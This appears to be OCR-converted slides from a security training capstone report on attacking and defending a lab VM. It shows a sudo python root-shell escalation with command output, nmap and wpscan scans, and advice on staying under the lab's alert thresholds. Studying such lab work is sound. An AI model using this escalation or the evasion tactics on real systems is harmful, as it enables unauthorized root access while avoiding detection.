
Exploitation: Privilege Escalation via Python to run as root

Summarize the following:

- By gaining the user shell, it was determined that “Steven” has the privilege escalation root via Python
- Achieved using Steven sudo privilege to python, and we used sudo access to spawn the root shell



```
steven@target1:~$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@target1:~$
```



```
steven@target1:/$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/# cd root
root@target1:~# ls
flag4.txt
```

Avoiding Detection

Stealth Exploitation of Port Scan

Monitoring Overview


- Which alerts detect this exploit? Port Scan Monitor
- Which metrics do they measure? HTTP source packet requests
- Which thresholds do they fire at? When the count of source packets reaches 3000 at any one time within 30 seconds.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - If the target IP address is known, run nmap only on specific IP address, not on subnet.
- Are there alternative exploits that may perform better? ZMap

Stealth Exploitation of Port Scan

- Simple nmap scan over single IP address



```
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 20:18 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00062s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

Stealth Exploitation of WordPress Enumeration Scan

Monitoring Overview


- Which alerts detect this exploit? Excessive HTTP Errors
- Which metrics do they measure? Errored HTTP Response Status Codes (400-, 500- range)
- Which thresholds do they fire at? Where the top 5 status codes are above 400 over a 5-minute timeframe.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Execute wpscan enumeration on specific areas at a time (i.e., enumeration -u against users).
- Are there alternative exploits that may perform better? Lynis

Stealth Exploitation of WordPress Enumeration Scan

- wpscan enumeration against users



```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Aug 11 09:39:24 2020
```

Defensive

Table of Contents

This document contains the following resources:

01

Alerts Implemented

02


Hardening

03

Implementing Patches

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali VM

IPv4: 192.168.1.105
OS: linux
Hostname: Capstone VM

IPv4: 192.168.1.110
OS: linux
Hostname: Target 1 VM

IPv4: 192.168.1.115
OS: linux
Hostname: Target 2 VM

Critical Vulnerabilities: Target 1

